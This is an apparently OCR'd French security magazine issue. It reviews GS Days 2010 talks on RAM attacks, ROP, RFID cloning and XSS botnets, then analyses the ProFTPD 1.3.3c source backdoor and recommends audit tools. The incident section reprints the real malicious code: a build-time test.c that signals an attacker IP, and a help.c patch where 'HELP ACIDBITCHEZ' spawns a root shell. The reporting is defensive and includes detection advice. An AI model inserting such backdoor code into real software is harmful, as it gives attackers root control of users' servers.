Le 30 novembre dernier, a eu lieu, à l'espace Saint Martin, en plein coeur de Paris, la deuxième édition des GS Days. Cette conférence est un lieu de rencontre pour deux communautés habituellement distinctes : les chercheurs, et autres profils techniques, d'un côté et les décideurs de l'autre.

Seize conférences ont été abordées, avec des thèmes aussi bien **techniques, que juridiques ou organisationnels**. Elles auront permis aux 260 participants francophones de (re)découvrir les nombreux aspects de la sécurité.

Bien que l'ensemble des titres des conférences était alléchant, il a bien fallu faire une sélection.

Après un petit déjeuner, qui regroupait l'ensemble des participants autour des stands des différents partenaires de l'événement, Marc Brami a, rapidement, introduit l'événement. Cette intervention aura été l'occasion d'annoncer aux participants la date de la troisième édition des GS Days. Cette dernière aura lieu le 10 mai 2011, à l'espace Saint Martin.

Du juridique au technique: la nique au hacking (Diane Mullenex, Avocat - Paul Such, SCRT - Philippe Humeau, NBS System)

SCRT et NBS étaient, respectivement, représentées par Paul Suchs et Philippe Humeau. Ces derniers étaient accompagnés par Diane Mullenex qui est avocate. Ils ont débuté la journée par une keynote d'ouverture intitulée "Du juridique au technique : la nique au hacking !". Cette introduction a, malheureusement, dû être écourtée faute de temps. Cette séance plénière présentait plusieurs points tels que **l'analyse post-incident** (le contexte, le but, les questions préalables, la saisine d'un disque ou encore l'analyse de la mémoire), ainsi que celle du flagrant délit.

Les orateurs, issus de milieux techniques et juridiques, ont ainsi présenté les principales étapes du montage d'un dossier technique, juridiquement recevable, ainsi que les principales erreurs dans lesquelles il est facile de tomber. Néanmoins, il en a été conclu que peu de dossiers vont jusqu'au procès : actuellement, une majorité d'entre eux se conclue par un arrangement sous le sein privé.

H@ckRAM (Arnaud Malard - Devoteam)

Ensuite, lors de la conférence H@ckRAM, Arnaud Malard, un consultant de la société Devoteam, a énuméré et décrit les différentes techniques pour **exploiter le contenu de la mémoire vive** d'un système. Ces techniques concernent deux contextes en particulier : l'étude post-mortem et l'attaque d'un système. Cette conférence a le mérite de présenter une vue d'ensemble des techniques et des outils existants pour accomplir les objectifs que sont : l'extraction, l'analyse et la manipulation des données contenues dans la RAM.

> **"Arnaud Malard a énuméré et décrit les différentes techniques pour exploiter le contenu de la mémoire vive d'un système"**

Arnaud Malard a, tout d'abord, présenté les différents contextes à partir desquels il est possible d'extraire le contenu de cette mémoire : en "live", à partir du fichier *hyberfile.sys* lors d'une mise en veille prolongée, à partir d'un fichier "crashdump" à la suite d'un crash, en utilisant le mécanisme **DMA** principalement utilisé par les protocoles FireWire et **PCMCIA/PC Card**, à partir d'une machine virtuelle de type VMware, et enfin, en menant une attaque dite de "**coldboot**". Après cette première partie, Arnaud a rapidement fait une petite démonstration du script "**memdump**", fourni au sein du framework Metasploit. Puis il a présenté les différents outils existants qui permettent d'analyser l'ensemble des informations ainsi récupérées.

Il a ensuite listé certaines données sensibles qui pouvaient ainsi être obtenues, telles que des mots de passe BIOS, des hachés LM/NTLM, la base SAM et les secrets LSA, les mots de passe enregistrés par les navigateurs et autres clients lourds, voire même les clefs AES/RSA utilisées par les solutions de chiffrement telles que TrueCrypt.


Enfin, le consultant a montré plusieurs vidéos présentant les dangers associés au contrôle de la mémoire vive : une **élévation de privilèges** d'un processus depuis un port série, puis le détournement du processus d'authentification Windows via la modification de deux *opcodes* suivant une signature via une modification du fichier *hyberfile.sys* ainsi que via le mécanisme DMA. Malgré une petite question restée sans réponse sur l'estimation de la perturbation du contenu de la mémoire vive induite par l'exploitation d'un processus, le consultant aura répondu à toutes les attentes de son auditoire.

Return Oriented Programming (Jean-Baptiste Aviat - HSC)

Par la suite, Jean-Baptiste Aviat, du cabinet HSC, a présenté une conférence intitulée "Return Oriented Programming" : rappel et pratique". Cette conférence était très didactique. Elle a permis de vulgariser des concepts souvent cités dans l'actualité, mais rarement définis.

Après une rapide présentation du débordement de tampon "basique" (stack overflow), et des mesures de protection existantes (canari, DEP/bit NX), le consultant a introduit la méthode du "**Return into Libc**" qui permet de contourner ces fonctions de protections. Après cela, le chercheur a présenté les différentes solutions techniques qu'utilisent les développeurs pour se protéger contre cette technique d'attaque (compilation sans les fonctions dangereuses, compiler ces fonctions pour que leurs adresses contiennent 0x00, ainsi que la mise en place de l'ASLR (Address Space Layout Randomization)). Le chercheur a fini par présenter la solution de contournement (actuellement) ultime : le ROP (Return Oriented Programming). Cette technique, qui n'est utilisable qu'à partir du moment ou au moins une librairie n'est pas chargée avec l'ASLR, repose sur l'utilisation de "gadgets". Chacun de ces bouts de code assembleurs possède deux caractéristiques : une adresse unique, et une instruction "ret" qui termine les instructions.

Grâce à ces dernières, il est possible d'écrire les différentes adresses des gadgets au-delà du tampon afin de chaîner leurs appels grâce au "ret". Chacun de ces gadgets sera responsable d'une tâche très précise, afin de copier un code malveillant dans une zone NX, de transformer cette zone non exécutable en zone exécutable et, enfin, de pouvoir exécuter ce code.



INFO

GS DAYS le retour

Après le succès des deux premières éditions, les GS DAYS reviennent très rapidement le 10 mai 2011, de 8h30 à 18h à l'Espace Saint Martin.

Cette troisième édition abordera les thématiques suivantes :

- ☑ La sécurité des Systèmes et des Réseaux industriels
- ☑ L'utilisation efficace des données de connexion
- ☑ La dualité des usages du poste de travail

L'appel à communication a déjà été lancé.

✱ Contact et informations : http://www.gsdays.fr/

La sécurité d'Androïd (Nicolas Ruff - EADS)

Après une longue pause à l'heure du déjeuner, le chercheur Nicolas Ruff d'EADS a mené une conférence sur la **sécurité de l'écosystème Androïd**. Cette présentation, très personnelle, a permis de proposer à l'assistance une rapide introduction au contexte du marché des smartphones, à son architecture, au mécanisme de sécurité de son système d'exploitation, et à ses limites.

Nicolas reviendra au SSTIC avec le même thème avec, sans doute, davantage de matières et nous espérons quelques démonstrations !

RFID : Radio Frequency Insecure Device (Serigo Domingues - SCRT)

Une conférence intitulée "RFID : Radio Frequency Insecure Device?» a, ensuite, été menée par Sergio Alves Domingues de la société SCRT. Après une rapide présentation des caractéristiques propres aux systèmes RFID, le chercheur a réalisé une étude de cas sur le **système EM410X**. Ce dernier est censé posséder une sécurité éprouvée puisqu'il n'est accessible qu'en lecture seule ; et qu'il ne contient qu'un seul et unique identifiant d'après le fondeur. Cependant le chercheur a démontré ce qu'il était possible de faire en fonction de trois modèles d'attaques : collision, clonage et émulation. Le nombre important de bits (40) sur lesquels est codé l'unique identifiant rend une collision difficile. Néanmoins, vis-à-vis du clonage et de l'émulation, il est extrêmement simple de créer une copie apparente de ce système autonome. Le chercheur a ainsi présenté un "copieur" qui pouvait être acheté pour quelques dollars sur Internet. En dernier lieu, il a terminé sa conclusion en présentant un circuit "fait main" qui permet de simuler un système autonome RFID particulier en utilisant un rouleau de papier toilette comme support d'antenne. Le chercheur a conclu sa présentation en rappelant que parler de la sécurité d'un système RFID veut tout et ne rien dire à la fois. Il est important de savoir ce qu' un système donné permet de faire pour ne pas avoir une fausse impression de sécurité.

Télétravail : frontière entre vie privée et vie publique (Catherine Duval et Yann Fareau - Devoteam)

La conférence suivante était menée par Catherine Duval et Yann Fareau. Elle était intitulée "Télétravail : frontière entre vie privée et vie publique". Entre évolutions sociales, juridiques et environnementales, ce long état de lieux sur le télétravail en France a permis de présenter de façon complète les **grands enjeux** associés à cette **nouvelle façon d'aborder le travail**. Les différentes composantes (managériales, juridiques aussi bien que pratiques) ont donc été passées en revue.

XSSF : démontrer le danger des XSS (Ludovic Courgnaud et Imad Abounasr - Conix)

La dernière conférence technique baptisée "XSSF : démontrer le danger des XSS" a plutôt fait réagir l'assemblée. Tout d'abord, les deux consultants de Conix, Ludovic Courgnaud et Imad Abounasr ont présenté les risques associés à l'exploitation des **failles de type XSS** et la faible importance qui leur a toujours été associée. Par la suite, ils ont parlé de XSSF, un outil spécialement développé pour cela. Ce framework, repose sur Metasploit. Il permet, à l'instar de BeeF, de prendre le contrôle de systèmes en exploitant des failles présentes dans le système d'exploitation (ex: hcp, LNK), dans le navigateur web, ou dans ses plug-ins en utilisant simplement du JavaScript pour forcer un navigateur à exécuter certaines actions. Cette étape **permet de contrôler un ensemble de bots** qui pourra être utilisé ultérieurement. Par exemple, des pirates pourront l'employer en tant que relais pour réaliser des attaques. Les deux consultants ont démontré la simplicité avec laquelle il était possible de passer d'un XSS sur le site de Norton/Symantec à la constitution d'un véritable botnet. La présentation s'est terminée par un échange entre consultants et décideurs sur la légalité pour une entreprise française de mettre à disposition le code d'un outil de "hacking".

Autres conférences

Finalement, la journée s'est terminée par un retour d'expérience présenté conjointement par les sociétés France Paris et EdelWeb. La conférence "Intégrer la sécurité dans un projet à fortes contraintes réglementaires, techniques et calendaires : retour d'expérience des jeux en lignes" a donc présenté la gestion de chacune des étapes par les deux parties, de la définition à la mise en place d'une plate-forme de jeux en ligne accréditée par l'ARJEL.

Conclusion

Cette seconde édition des GS DAYS a été particulièrement intéressante. Les conférences étaient d'un excellent niveau et les journées très bien organisées. Les GS DAYS n'ont vraiment pas à rougir devant les autres conférences internationales.

Références

✱ Site web et informations
http://www.gsdays.fr/

Jeff Keyzer

ATTAQUE PROFTPD

Les serveurs de ProFTPD compromis!

Durant le mois de novembre, des pirates se sont introduits au sein des serveurs **hébergeant le projet ProFTPD**. Cette attaque a été menée le 28 novembre 2010 en exploitant une faille toujours non divulguée à l'heure actuelle...

Les pirates auraient profité de cette intrusion afin de remplacer le code source de la version ProFTPd 1.3.3c en y plaçant une porte dérobée...

La backdoor HELP ACIDBITCHEZ

Le code ajouté par les pirates permettait d'accéder à un système sur lequel est installé ProFTPD avec l'utilisateur root.

Pour cela, ces derniers ont ajouté et modifié deux fichiers au sein des sources :

☑ Ajout du fichier *tests/test.c*

Ce fichier a été ajouté au sein des sources. Lors de la compilation de la **version backdoorée** de ProFTPD, une requête est envoyée à un serveur saoudien (212.26.42.47) afin de prévenir les pirates de la présence d'une nouvelle cible.

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <netdb.h>
#include <signal.h>
#include <string.h>

#define DEF_PORT 9090
#define DEF_TIMEOUT 15
#define DEF_COMMAND "GET /AB HTTP/1.0\r\n\r\n"

int sock;

void handle_timeout(int sig)
{
    close(sock);
    exit(0);
}

int main(void)
{

        struct sockaddr_in addr;
        struct hostent *he;
        u_short port;
        char ip[20]="212.26.42.47";
        port = DEF_PORT;
        signal(SIGALRM, handle_timeout);
        alarm(DEF_TIMEOUT);
        he=gethostbyname(ip);
        if(he==NULL) return(-1);
        addr.sin_addr.s_addr = *(unsigned long*)he->h_addr;
        addr.sin_port = htons(port);
        addr.sin_family = AF_INET;
        memset(addr.sin_zero, 0, 8);
        sprintf(ip, inet_ntoa(addr.sin_addr));
        if((sock = socket(AF_INET, SOCK_STREAM, 0))==-1)
        {
                return EXIT_FAILURE;
        }
        if(connect(sock, (struct sockaddr*)&addr, sizeof(struct sockaddr))==-1)
        {
            close(sock);
            return EXIT_FAILURE;
        }
        if(-1 == send(sock, DEF_COMMAND, strlen(DEF_COMMAND), 0))
        {
            return EXIT_FAILURE;
        }
        close(sock);

return 0; }
```

☑ Modification du fichier *src/help.c*

Le fichier help.c a été modifié avec les quelques lignes de code suivantes :

```
if (strcmp(target, "ACIDBITCHEZ") == 0)
{
    setuid(0);
    setgid(0);
    system("/bin/sh;/sbin/sh");
}
```

La simple commande FTP "HELP ACIDBITCHEZ" permettait alors à un pirate d'obtenir directement un shell et donc de prendre le contrôle du serveur.


0day or not 0day

Mais comment les pirates se sont-ils introduits au sein de ces serveurs ? La question est toujours sans réponse.

> **"Les pirates auraient profité de cette intrusion afin de remplacer le code source de la version ProFTPD 1.3.3c en y plaçant une porte dérobée..."**

La première hypothèse serait l'exploitation d'une vulnérabilité *0day*. Cependant, une question reste sans réponse, pourquoi les pirates auraient-ils utilisé cette faille sur les serveurs des éditeurs avec le risque que les administrateurs ne découvrent la faille utilisée alors qu'ils auraient pu l'utiliser massivement sur tous les serveurs ProFTPD découverts sur Internet ?

La seconde hypothèse concerne l'exploitation d'une faille dévoilée dans le même temps par le magazine *Phrack n°43.* En effet, une vulnérabilité affectant les versions inférieures à 1.3.3d et 1.3.4rc1 provenait d'une erreur au sein de la fonction *sql_prepare_where()* du **module SQL**. En envoyant des paquets spécialement conçus, un pirate pouvait **provoquer un débordement de tampon** et prendre, ainsi, le contrôle du système implémentant ProFTPD.



```
                    ==Phrack Inc.==

            Volume 0x0e, Issue 0x43, Phile #0x07 of 0x10

|=-----------------------------------------------------------------------=|
|=------=[ ProFTPD with mod_sql pre-authentication, remote root  ]=------=|
|=-------------------------=[ heap overflow ]=-------------------------=|
|=-----------------------------------------------------------------------=|
|=-------------------=[ max_packetz@felinemenace.org ]=-------------------=|
|=-----------------------------------------------------------------------=|

--[ Contents

  1 - Introduction

  2 - The vulnerability
   2.1 - Tags explained
   2.2 - Generating overflow strings

  3 - Exploring what we can control
   3.1 - Automating tasks
   3.2 - ProFTPD Pool allocator
   3.3 - Examining backtraces
    3.3.1 - 11380f2c8ce44d29b93b9bc6308692ae backtrace
    3.3.2 - 2813d637d735be610a460a75db061f6b backtrace
    3.3.3 - 3d10e2a054d8124ab4de5b588c592830 backtrace
    3.3.4 - 844319188798d7742af43d10f6541a61 backtrace
    3.3.5 - 914b175392625fe75c2b16dc18bfb250 backtrace
    3.3.6 - b975726b4537662f3f5ddf377ea26c20 backtrace
    3.3.7 - ccbbd918ad0dbc7a869184dc2eb9cc50 backtrace
    3.3.8 - f1bfd5428c97b9d68a4beb6fb8286b70 backtrace
    3.3.9 - Summary
   3.4 - Exploitation avenues
    3.4.1 - Shellcode approach
    3.4.2 - Data manipulation

  4 - Writing an exploit
   4.1 - Exploitation via arbitrary pointer return
   4.2 - Cleanup structure crash
   4.3 - Potential enhancements
   4.4 - Last thoughts

  5 - Discussion of hardening techniques against exploitation
   5.1 - Address Space Layout Randomisation
   5.2 - Non-executable Memory
   5.3 - Position Independent Binaries
   5.4 - Stack Protector
   5.5 - RelRO
```

Aucune de ces deux hypothèses n'a été confirmée et les développeurs n'ont pas voulu jouer la transparence.

Conséquences...

Par conséquent, toutes les versions téléchargées entre le 28 novembre et le 2 décembre contenaient un code malveillant. Aucun chiffre n'a été communiqué sur le nombre de téléchargements de cette version disponible durant 5 jours.

Si vous avez un doute, nous vous conseillons fortement de rechercher la chaine de caractères **ACIDEBITCHEZ** au sein du binaire de proftpd et le cas échéant télécharger la dernière version publiée (1.3.3d ou 1.3.4rc1).

Références

✱ Références CERT-XMCO
CXA-2010-1692, CXA-2010-1680, CXA-2010-1673

http://www.phrack.org/issues.html?issue=67&id=7#article

http://xorl.wordpress.com/2010/12/02/news-proftpd-owned-and-backdoored/

Nos bookmarks, blogs et outils favoris

À chaque parution, dans cette rubrique, nous vous présentons des outils libres, des extensions Firefox, ou encore nos sites web préférés.

Pour cette édition, nous avons choisi de vous présenter IMA, un logiciel d'audit, deux outils utiles dans le cadre d'audits PCI DSS, un blog et notre top des profils Twitter.

Adrien GUINAULT

Au programme de ce numéro :

- **IMA :** Identity Management Auditor, un outil d'audit développé par Yannick Hamon, consultant au sein du cabinet XMCO.
- **VMware compliance checker :** outil pour tester les environnements VMware dans le cadre de la certification PCI DSS.
- **Le blog m_101:** blog sécurité spécialisé dans la présentation de vulnérabilités et de solutions de challenges.
- **Top Twitter :** une sélection de comptes Twitter suivis par le CERT-XMCO.

IMA


Auditer les habilitations des systèmes et des bases de données

Description

IMA est un logiciel développé par Yannick Hamon, consultant au sein du cabinet XMCO. Il permet de réaliser des audits d'habilitations MSSQL, Oracle, Active Directory ou encore Lotus Domino.
Cet outil permet d'identifier rapidement les profils utilisateurs (administrateurs, DBA, etc.) et de tester la solidité des mots de passe de tous les comptes.

Combien de temps avez-vous passé à vous connecter manuellement avec *Osql* sur une base MSSQL afin d'extraire les hashs puis de les passer à John The Ripper ? Avec IMA, un clic suffit. Que ce soit au travers d'une authentification locale ou sur le domaine, IMA récupère, audite puis restitue les résultats sous un format directement exploitable (Excel, graphique).
Doté de plusieurs fonctions très pratiques : importation de pots (John the ripper, export sous différents formats), *Pass-The-Hash*, générateurs de mots de passe, clients SQL. Espérons qu'IMA deviendra la référence des auditeurs sécurité!

Capture d'écran



Adresse

http://www.xmco.fr/ima.html

Avis XMCO

IMA est devenu un outil incontournable pour nos audits de sécurité. Il devient indispensable lorsqu'il est nécessaire d'auditer des dizaines de bases Oracle et MSSQL, ou encore de vérifier les habilitations sur un Active Directory.
L'outil ayant été développé et maintenu pendant son temps libre, l'auteur s'excuse par avance des potentiels bogues. N'hésitez pas à les lui signaler ou lui proposer de nouvelles fonctionnalités.

Pour nous, le meilleur freeware du genre ;-)


VMware Compliance Checker

Audit ses systèmes Windows

Description

Vmware Compliance Checker est un outil très pratique qui permet d'auditer des systèmes Windows pour les audits PCI DSS. Il permet de remonter les points de sécurité essentiels d'un système Windows pour atteindre les exigences imposées par le standard PCI DSS 1.2 : présence d'un firewall personnel, services inutiles, permissions, logs, politique de mots de passe, etc.

Capture d'écran



Adresse

http://www.vmware.com/products/compliance-checker/

Avis XMCO

Combiné à un outil tel que MBSA pour les correctifs de sécurité, cet outil permettra de s'assurer qu'un système Windows respecte les principes de sécurité de base.

m_101


Blog technique spécialisé dans l'exploitation de vulnérabilités

Description

Restons dans l'esprit de notre article assez technique sur l'exploitation de failles Windows et Linux avec le blog m_101.

Ce blog, écrit par un étudiant passionné en sécurité, permet de suivre et de comprendre la résolution de challenges et l'exploitation de vulnérabilités.

Capture d'écran



Adresse

Lien :
http://binholic.blogspot.com/

Twitter :
http://twitter.com/w_levin



Avis XMCO

Ce blog vous donnera la possibilité de parfaire vos connaissances techniques dans des domaines très variés qui vont de l'exploitation de failles Windows aux solutions partielles de challenges.

Un excellent blog pour un public averti.

Twitter

Sélection des comptes Twitter suivis par le CERT-XMCO

		URL	Type
Regvulture		http://twitter.com/regvulture	Info généralistes
honlinenews		http://twitter.com/honlinenews	Info sécurité
helpnet		http://twitter.com/helpnetsecurity	Info sécurité
hdmoore		http://twitter.com/hdmoore	Metasploit
xanda		http://twitter.com/xanda	Technique
CERT_Polska_en		http://twitter.com/CERT_Polska_en	Info sécurité
schneierblog		http://twitter.com/schneierblog	Info sécurité
taviso		http://twitter.com/taviso	Technique
ivanlef0u		http://twitter.com/ivanlef0u	Technique
msftsecresponse		http://twitter.com/msftsecresponse/	Info sécurité

Remerciements...

Couverture

*** David Helan (davidhelan) :**
http://helmen.blogspot.com/
http://www.flickr.com/photos/davidhelan/3443012216/

Photos des articles

*** Karsten Kneese (karstenkneese) :**
http://www.flickr.com/photos/karstenkneese/

* Trey Ratcliff (stuckincustoms)
http://www.flickr.com/photos/stuckincustoms/

* Ludo Benoit (pics_troy) :
http://www.flickr.com/photos/pics_troy/

* Bjoern Schwarz (bagalute) :
http://www.flickr.com/people/bagalute/

* Shelly Munkberg (zingersb) :
http://www.flickr.com/photos/zingersb/

* Stéfan Le Dû (st3f4n) :
http://www.flickr.com/photos/st3f4n/

* Jon (xlibber) :
http://www.flickr.com/photos/xlibber/

* Wade Kelly (wader) :
http://www.flickr.com/photos/wader/

* emdot
http://www.flickr.com/photos/emdot/

* Michael LaCalameto (stopthegears) :
http://www.flickr.com/photos/stopthegears/

* Rob Shenk (rcsj) :
http://www.flickr.com/photos/rcsj/

* -JvL- (-jlv-) :
http://www.flickr.com/people/-jvl-/

* Gordon (judeanpeoplesfront) :
http://www.flickr.com/photos/judeanpeoplesfront/

* Sharon Pruitt (pinksherbet) :
http://www.flickr.com/photos/pinksherbet/

* Daniel Horacio (dhammza)
http://www.flickr.com/photos/dhammza

* Saad Irfan (saadirfan)
http://www.flickr.com/photos/saadirfan/

* Jeff Keyzer (mightyohm) :
http://www.flickr.com/photos/mightyohm/

* Vanessa Lynn (vanessa_lynn) :
http://www.flickr.com/photos/vanessa_lynn/

* BlackburnMike_1 / Mike Blackburn :
http://www.flickr.com/photos/mikeblackburn/:

* Nick Fisher (cobrasick) :
http://www.flickr.com/photos/cobrasick/

* The Consumerist :
http://www.flickr.com/photos/consumerist//

* Shorts and Longs | The Both And (48424574@N07/)
http://www.flickr.com/photos/48424574@N07

*AlaskaTeacher (alstonfamily) :
http://www.flickr.com/photos/alstonfamily/

* Exakta :
http://www.flickr.com/photos/exakta/

* Seth Anderson (swanksalot) :
http://www.flickr.com/photos/swanksalot/3820698076/sizes/z/in/photostream/
http://www.b12partners.net/wp/

À propos de l'ActuSécu

L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO.
Sa vocation est de fournir des présentations claires et détaillées sur le thème de la sécurité informatique, et ce, en toute indépendance.

Tous les numéros de l'ActuSécu sont téléchargeables à l'adresse suivante (versions françaises et anglaises) :
http://www.xmco.fr/actualite-securite-vulnerabilite-fr.html

À propos du cabinet XMCO

Fondé en 2002 par des experts en sécurité et dirigé par ses fondateurs, les consultants de chez XMCO n'interviennent que sous forme de projets forfaitaires avec engagement de résultats.
Les tests d'intrusion, les audits de sécurité PCI DSS, la veille en vulnérabilité (CERT-XMCO) constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur, ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Contacter le cabinet XMCO

Pour contacter le cabinet XMCO et obtenir des informations sur notre métier : 01 47 34 68 61.

http://www.xmco.fr
http://cert.xmco.fr